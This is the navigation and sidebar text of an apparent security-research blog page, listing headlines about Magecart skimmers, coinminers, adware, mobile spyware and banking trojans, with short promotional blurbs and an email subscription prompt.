- **FIN6 Compromised E-commerce Platform via Magecart to Inject Credit Card Skimmers Into Thousands of Online Shops**
- **Outlaw Updates Kit to Kill Older Miner Versions, Targets More Systems**

Tags: ChromeIsErIkManageXPUAwscript

Security Predictions for 2020

- Cybersecurity in 2020 will be viewed through many lenses — from differing attacker motivations and cybercriminal arsenal to technological developments and global threat intelligence — only so defenders can keep up with the broad range of threats.
  Read our security predictions for 2020.

Business Process Compromise

- Attackers are starting to invest in long-term operations that target specific processes enterprises rely on. They scout for vulnerable practices, susceptible systems and operational loopholes that they can leverage or abuse. To learn more, read our Security 101: Business Process Compromise.

Recent Posts

- Exposing Modular Adware: How DealPly, IsErIk, and ManageX Persist in Systems
- April Patch Tuesday: Fixes for Font-Related, Microsoft SharePoint, Windows Components Vulnerabilities
- Coronavirus Update App Leads to Project Spy Android and iOS Spyware
- Zoomed In: A Look into a Coinminer Bundled with Zoom Installer
- More Than 8,000 Unsecured Redis Instances Found in the Cloud

Popular Posts

Operation Poisoned News: Hong Kong Users Targeted With Mobile Malware via Local News Links

Raccoon Stealer's Abuse of Google Cloud Services and Multiple Delivery Techniques

More Than 8,000 Unsecured Redis Instances Found in the Cloud

Monero-Mining Malware PCASTLE Zeroes Back In on China, Now Uses Multilayered Fileless Arrival Techniques

Operation Overtrap Targets Japanese Online Banking Users Via Bottle Exploit Kit and Brand-New Cinobi Banking Trojan

Stay Updated

Email Subscription

Your email here

Subscribe